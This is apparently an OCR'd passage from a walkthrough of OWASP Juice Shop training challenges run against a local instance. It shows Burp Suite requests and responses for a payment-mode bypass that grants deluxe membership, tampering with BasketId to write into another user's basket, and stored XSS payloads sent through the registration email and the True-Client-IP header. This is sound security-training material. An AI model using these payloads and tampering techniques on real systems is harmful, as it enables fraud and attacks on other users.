
inserted   app-payment.ng-star-inserted   mat-card.mat-mdc-card.mdc-card.mat-own-card.mat-elevation-z6.mat-mdc-card-outlined.mdc-card--outlined   div.mdc-card   div.mat-elevation-z0.custom-card.ng-star-inserted   div.row   div.col.col-20

Console

top ▾   Filter

```
DOM Invader is NOT enabled.
>
```

Next step is intercepting the POST request, when clicking the "Pay with wallet" button. Using Repeater in the Burp Suite, we can modify the request by deleting the value of the "paymentMode" attribute. As a final step, we send the modyfied request and turn off the interception.



```
sec-ch-ua-platform: "Linux"
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MjMsInVzZXJuY
W1lIjoiIiwiZW1haWwiOiJvbmVAbWFpbC5jb20iLCJwYXNzd29yZCI6IjgyN2NjYjBlZWE4YTcwNmM0YzM0YTE2ODkxZjg
0ZTdiIiwicm9sZSI6ImN1c3RvbWVyIiwiZGVsdXhlVG9rZW4iOiIiLCJsYXN0TG9naW5JcCI6IjAuMC4wLjAiLCJwcm9ma
WxlSW1hZ2UiOiIvYXNzZXRzL3B1YmxpYy9pbWFnZXMvdXBsb2Fkcy9kZWZhdWx0LnN2ZyIsInRvdHBTZWNyZXQiOiIiLCJ
pc0FjdGl2ZSI6dHJ1ZSwiY3JlYXRlZEF0IjoiMjAyNi0wMS0xMSAwOToyMzo1NC4wNTMgKzAwOjAwIiwidXBkYXRlZEF0I
joiMjAyNi0wMS0xMSAwOToyMzo1NC4wNTMgKzAwOjAwIiwiZGVsZXRlZEF0IjpudWxsfSwiaWF0IjoxNzY4MTIzNDQzfQ.
KthoxELjY6dtgEPFljDIIexJrAgqgVzFuBed7kiooVkaiZBa4PyhTBFoN187m8ZAqzraiqxKWet7akPYaEjPWrl22aP4SZ
iTCq0u6H3EuKyzTavxR4c9oIBvSuzov2Srky9SEPEuemDSFxmdqv96sTRXeRR9g1TdOu08EEh3lHY
Accept-Language: en-US,en;q=0.9
sec-ch-ua: "Chromium";v="139", "Not;A=Brand";v="99"
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/139.0.0.0 Safari/537.36
Accept: application/json, text/plain, */*
Content-Type: application/json
Origin: http://127.0.0.1:3000
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1:3000/
Accept-Encoding: gzip, deflate, br
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=
LQhrtJCniESntZc8TlFNfaHjhOtK8uvyteLIj3T8yS16uWZholtYJIz5smeF6wtKkc7bHbLSReul2sP8FkRf1ltYJhb9tk
7Tq0; token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MjMsInVzZXJuY
W1lIjoiIiwiZW1haWwiOiJvbmVAbWFpbC5jb20iLCJwYXNzd29yZCI6IjgyN2NjYjBlZWE4YTcwNmM0YzM0YTE2ODkxZjg
0ZTdiIiwicm9sZSI6ImN1c3RvbWVyIiwiZGVsdXhlVG9rZW4iOiIiLCJsYXN0TG9naW5JcCI6IjAuMC4wLjAiLCJwcm9ma
WxlSW1hZ2UiOiIvYXNzZXRzL3B1YmxpYy9pbWFnZXMvdXBsb2Fkcy9kZWZhdWx0LnN2ZyIsInRvdHBTZWNyZXQiOiIiLCJ
pc0FjdGl2ZSI6dHJ1ZSwiY3JlYXRlZEF0IjoiMjAyNi0wMS0xMSAwOToyMzo1NC4wNTMgKzAwOjAwIiwidXBkYXRlZEF0I
joiMjAyNi0wMS0xMSAwOToyMzo1NC4wNTMgKzAwOjAwIiwiZGVsZXRlZEF0IjpudWxsfSwiaWF0IjoxNzY4MTIzNDQzfQ.
KthoxELjY6dtgEPFljDIIexJrAgqgVzFuBed7kiooVkaiZBa4PyhTBFoN187m8ZAqzraiqxKWet7akPYaEjPWrl22aP4SZ
iTCq0u6H3EuKyzTavxR4c9oIBvSuzov2Srky9SEPEuemDSFxmdqv96sTRXeRR9g1TdOu08EEh3lHY
Connection: keep-alive

{
  "paymentMode":""
}
```

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: application/json; charset=utf-8
Content-Length: 904
ETag: W/"388-9ItJ1EHUqcUKeT+9IlAqk2sp7rE"
Vary: Accept-Encoding
Date: Sun, 11 Jan 2026 10:03:36 GMT
Connection: keep-alive
Keep-Alive: timeout=5

{
  "status":"success",
  "data":{
    "confirmation":"Congratulations! You are now a deluxe member!",
    "token":
    "eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MjMsInVz
    ZXJuYW1lIjoiIiwiZW1haWwiOiJvbmVAbWFpbC5jb20iLCJwYXNzd29yZCI6IjgyN2NjYjBlZWE4YTcwNmM0YzM0YT
    E2ODkxZjg0ZTdiIiwicm9sZSI6ImRlbHV4ZSIsImRlbHV4ZVRva2VuIjoiMTg2ZmUxZDM4YmM5Y2Y3ZWNkYTA2MWI2
    YmNhZDYyYjQ2MmMxZGI2MzQ3Nzc0ZTAxMWMxM2UwN2ZjODgyNzllYiIsImxhc3RMb2dpbklwIjoiMC4wLjAuMCIsIn
    Byb2ZpbGVJbWFnZSI6Ii9hc3NldHMvcHVibGljL2ltYWdlcy91cGxvYWRzL2RlZmF1bHQuc3ZnIiwidG90cFNlY3Jl
    dCI6IiIsImlzQWN0aXZlIjp0cnVlLCJjcmVhdGVkQXQiOiIyMDI2LTAxLTExVDA5OjIzOjU0LjA1MloiLCJ1cGRhdG
    VkQXQiOiIyMDI2LTAxLTExVDEwOjAzOjM2Ljc0NVoiLCJkZWxldGVkQXQiOm51bGx9LCJpYXQiOjE3NjgxMjU4MTd9
    .TeLI39Fl5Cv4ABA9UenR4XUMFLi4fXrqorlwu2HvytEC6F23ujE_-4NHiblnPN_ShtFCkgXa9vvPAE9Ng2sDt2r0g
    5viK2qzCA3h2o5ZqIs_1Kt13Ni-3gzyrOLeJYVbtH5ft0f5ptI-WDclx_9zJbrAd9zt8jobsZ9STSIQvR4"
  }
}
```

20. Put the product in another user's basket.


There are several steps to achieve this goal:

1) Intercept the POST request using BurpSuite. It should contain the following parameters: ProductId, BasketId, Quantity

2) Modify the request by changing the BasketId to another user's basket ID.

3) Important: it has to be number ID less, than original BasketID


4) Send the modified request through Repeater



```
0ZTdiIiwicm9sZSI6ImN1c3RvbWVyIiwiZGVsdXhlVG9rZW4iOiIiLCJsYXN0TG9naW5JcCI6IjAuMC4wLjAiLCJwcm9ma
WxlSW1hZ2UiOiIvYXNzZXRzL3B1YmxpYy9pbWFnZXMvdXBsb2Fkcy9kZWZhdWx0LnN2ZyIsInRvdHBTZWNyZXQiOiIiLCJ
pc0FjdGl2ZSI6dHJ1ZSwiY3JlYXRlZEF0IjoiMjAyNi0wMS0xMSAwOToyMzo1NC4wNTMgKzAwOjAwIiwidXBkYXRlZEF0I
joiMjAyNi0wMS0xMSAwOToyMzo1NC4wNTMgKzAwOjAwIiwiZGVsZXRlZEF0IjpudWxsfSwiaWF0IjoxNzY4MTIzNDQzfQ.
KthoxELjY6dtgEPFljDIIexJrAgqgVzFuBed7kiooVkaiZBa4PyhTBFoN187m8ZAqzraiqxKWet7akPYaEjPWrl22aP4SZ
iTCq0u6H3EuKyzTavxR4c9oIBvSuzov2Srky9SEPEuemDSFxmdqv96sTRXeRR9g1TdOu08EEh3lHY
Accept-Language: en-US,en;q=0.9
sec-ch-ua: "Chromium";v="139", "Not;A=Brand";v="99"
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/139.0.0.0 Safari/537.36
Accept: application/json, text/plain, */*
Content-Type: application/json
Origin: http://127.0.0.1:3000
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1:3000/
Accept-Encoding: gzip, deflate, br
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MjMsInVzZXJuY
W1lIjoiIiwiZW1haWwiOiJvbmVAbWFpbC5jb20iLCJwYXNzd29yZCI6IjgyN2NjYjBlZWE4YTcwNmM0YzM0YTE2ODkxZjg
0ZTdiIiwicm9sZSI6ImN1c3RvbWVyIiwiZGVsdXhlVG9rZW4iOiIiLCJsYXN0TG9naW5JcCI6IjAuMC4wLjAiLCJwcm9ma
WxlSW1hZ2UiOiIvYXNzZXRzL3B1YmxpYy9pbWFnZXMvdXBsb2Fkcy9kZWZhdWx0LnN2ZyIsInRvdHBTZWNyZXQiOiIiLCJ
pc0FjdGl2ZSI6dHJ1ZSwiY3JlYXRlZEF0IjoiMjAyNi0wMS0xMSAwOToyMzo1NC4wNTMgKzAwOjAwIiwidXBkYXRlZEF0I
joiMjAyNi0wMS0xMSAwOToyMzo1NC4wNTMgKzAwOjAwIiwiZGVsZXRlZEF0IjpudWxsfSwiaWF0IjoxNzY4MTIzNDQzfQ.
KthoxELjY6dtgEPFljDIIexJrAgqgVzFuBed7kiooVkaiZBa4PyhTBFoN187m8ZAqzraiqxKWet7akPYaEjPWrl22aP4SZ
iTCq0u6H3EuKyzTavxR4c9oIBvSuzov2Srky9SEPEuemDSFxmdqv96sTRXeRR9g1TdOu08EEh3lHY; continueCode=
OYhVt9C8iQSptDckT7FDfJHPhntLeuaPtjJIRNTvQSZPuWqh0LtkQIYgsBbFNrt8gcZkfQDSOluNDs2PUKBfrZSPXH9XF7
1fqJTPV
Connection: keep-alive

{
	"ProductId":43,
	"BasketId":"6",
	"quantity":1,
	"BasketId":"5"

}
```


```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: application/json; charset=utf-8
Content-Length: 158
ETag: W/"9e-54N799vMagNmvfV/09ir/sOH/fQ"
Vary: Accept-Encoding
Date: Sun, 11 Jan 2026 11:05:12 GMT
Connection: keep-alive
Keep-Alive: timeout=5

{
	"status":"success",
	"data":{
		"id":15,
		"ProductId":43,
		"BasketId":"5",
		"quantity":1,
		"updatedAt":"2026-01-11T11:05:12.636Z",
		"createdAt":"2026-01-11T11:05:12.636Z"
	}
}
```

21. Perform a persisted XSS attack by bypassing a client-side security mechanism
This can be implemented by following these steps:
- Intercept the POST request to the api/user endpoint while registering a new user
- Modify the following values:
1) Email: {"email": "<iframe src=\"javascript:alert(`xss)\">",
2) Password: {"password": "xss"}`
- send the modified request through Repeator
- login in to the site as an admin
- follow the link that leads do /administration
- check accounts that are registrated



```
POST /api/Users/ HTTP/1.1
Host: 127.0.0.1:3000
Content-Length: 268
sec-ch-ua-platform: "Linux"
Accept-Language: en-US,en;q=0.9
Accept: application/json, text/plain, */*
sec-ch-ua: "Chromium";v="139", "Not;A=Brand";v="99"
Content-Type: application/json
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/139.0.0.0 Safari/537.36
Origin: http://127.0.0.1:3000
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1:3000/
Accept-Encoding: gzip, deflate, br
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss;
continueCode=1KbV5a7Q65yx3YJp1kNW4RKP9Xzjd58xAvOElgbLeqVmDBMn8roZw2alnjR9
Connection: keep-alive

{
  "email":"<iframe src=\"javascript:alert('xss')\">",
  "password":"xss",
  "passwordRepeat":"xss",
  "securityQuestion":{
    "id":1,
    "question":"Your eldest siblings middle name?",
    "createdAt":"2026-01-12T16:36:04.528Z",
    "updatedAt":"2026-01-12T16:36:04.528Z"
  },
  "securityAnswer":"123"
}
```

```
HTTP/1.1 201 Created
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Location: /api/Users/27
Content-Type: application/json; charset=utf-8
Content-Length: 331
ETag: W/"14b-UETuvVHbqX4mXNw3cUpgciM3siA"
Vary: Accept-Encoding
Date: Mon, 12 Jan 2026 18:12:13 GMT
Connection: keep-alive
Keep-Alive: timeout=5

{
  "status":"success",
  "data":{
    "username":"",
    "role":"customer",
    "deluxeToken":"",
    "lastLoginIp":"0.0.0.0",
    "profileImage":"/assets/public/images/uploads/default.svg",
    "isActive":true,
    "id":27,
    "email":"<iframe src=\"javascript:alert('xss')\">",
    "updatedAt":"2026-01-12T18:12:13.880Z",
    "createdAt":"2026-01-12T18:12:13.880Z",
    "deletedAt":null
  }
}
```



127.0.0.1:3000/#/administration

127.0.0.1:3000 says
xss

Administration

Registered Users

admin@juice-sh.op
jim@juice-sh.op
bender@juice-sh.op
bjoern.kimminich@gmail.com
ciso@juice-sh.op
support@juice-sh.op
morty@juice-sh.op
mc.safesearch@juice-sh.op
J12934@juice-sh.op

Customer Feedback

Save password?
Username: <iframe src=\"javascrip
Password: •••


Passwords are saved to Password Manager on this device.

22. Perform a persisted XSS attack through an HTTP header

For this task next steps are required:

- find the endpoint /rest/saveLoginIP
- add the header True-Client-IP with the following value:

<iframe src=”javascript:alert(‘xss’)”> (header X-Forwarded-For was not succesful)



```
GET /rest/saveLoginIp HTTP/1.1
Host: 127.0.0.1:3000
sec-ch-ua-platform: "Linux"
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MjMsInVzZXJuY
W1lIjoiIiwiZW1haWwiOiJ6YWViYWxAbWFpbC5jb20iLCJwYXNzd29yZCI6IjgyN2NjYjBlZWE4YTcwNmM0YzM0YTE2ODk
xZjg0ZTdiIiwicm9sZSI6ImN1c3RvbWVyIiwiZGVsdXhlVG9rZW4iOiIiLCJsYXN0TG9naW5JcCI6IjEyNy4wLjAuMSIsI
nByb2ZpbGVJbWFnZSI6Ii9hc3NldHMvcHVibGljL2ltYWdlcy91cGxvYWRzL2RlZmF1bHQuc3ZnIiwidG90cFNlY3JldCI
6IiIsImlzQWN0aXZlIjp0cnVlLCJjcmVhdGVkQXQiOiIyMDI2LTAxLTEzIDEwOjE0OjQ4LjcOMiArMDA6MDAiLCJ1cGRhd
GVkQXQiOiIyMDI2LTAxLTEzIDEwOjE1OjIxLjQ2NiArMDA6MDAiLCJkZWxldGVkQXQiOm51bGx9LCJpYXQiOjE3NjgyOTk
zMjV9.FTDv1kBlD9fb-BxgN3BoIG4lFqNLOJy7gbRaiOlNwK49CnT9U26WZsGxw2ipt1Y18CZTdjKyOyFEwVle_A3ZoTmc
SgEsDyrGbYo4_joprRMaJgn5YdlnvBzT4_Ev3weVid12Iln8UAXjxCuqX3P7jSVBw1rbpJnYZ2lI5ULiSIE
Accept-Language: en-US,en;q=0.9
True-Client-IP: <iframe src="javascript:alert(`xss`)">
Accept: application/json, text/plain, */*
sec-ch-ua: "Chromium";v="139", "Not;A=Brand";v="99"
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/139.0.0.0 Safari/537.36
sec-ch-ua-mobile: ?0
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1:3000/
Accept-Encoding: gzip, deflate, br
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=
1KbV5a7Q65yx3YJp1kNW4RKP9Xzjd58xAvOElgbLeqVmDBMn8roZw2alnjR9; token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MjMsInVzZXJuY
W1lIjoiIiwiZW1haWwiOiJ6YWViYWxAbWFpbC5jb20iLCJwYXNzd29yZCI6IjgyN2NjYjBlZWE4YTcwNmM0YzM0YTE2ODk
xZjg0ZTdiIiwicm9sZSI6ImN1c3RvbWVyIiwiZGVsdXhlVG9rZW4iOiIiLCJsYXN0TG9naW5JcCI6IjEyNy4wLjAuMSIsI
nByb2ZpbGVJbWFnZSI6Ii9hc3NldHMvcHVibGljL2ltYWdlcy91cGxvYWRzL2RlZmF1bHQuc3ZnIiwidG90cFNlY3JldCI
6IiIsImlzQWN0aXZlIjp0cnVlLCJjcmVhdGVkQXQiOiIyMDI2LTAxLTEzIDEwOjE0OjQ4LjcOMiArMDA6MDAiLCJ1cGRhd
GVkQXQiOiIyMDI2LTAxLTEzIDEwOjE1OjIxLjQ2NiArMDA6MDAiLCJkZWxldGVkQXQiOm51bGx9LCJpYXQiOjE3NjgyOTk
zMjV9.FTDv1kBlD9fb-BxgN3BoIG4lFqNLOJy7gbRaiOlNwK49CnT9U26WZsGxw2ipt1Y18CZTdjKyOyFEwVle_A3ZoTmc
SgEsDyrGbYo4_joprRMaJgn5YdlnvBzT4_Ev3weVid12Iln8UAXjxCuqX3P7jSVBw1rbpJnYZ2lI5ULiSIE
If-None-Match: W/"156-ykj95aZSEVxXPHkL3CGR0L1XBUs"
Connection: keep-alive
```

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: application/json; charset=utf-8
Content-Length: 373
ETag: W/"175-uovh6LVXhwrXBqbt9lzyk816Q5Y"
Vary: Accept-Encoding
Date: Tue, 13 Jan 2026 10:33:32 GMT
Connection: keep-alive
Keep-Alive: timeout=5

{
    "id":23,
    "username":"",
    "email":"zaebal@mail.com",
    "password":"827ccb0eea8a706c4c34a16891f84e7b",
    "role":"customer",
    "deluxeToken":"",
    "lastLoginIp":"<iframe src=\"javascript:alert(`xss`)\">",
    "profileImage":"/assets/public/images/uploads/default.svg",
    "totpSecret":"",
    "isActive":true,
    "createdAt":"2026-01-13T10:14:48.742Z",
    "updatedAt":"2026-01-13T10:33:32.866Z",
    "deletedAt":null
}
```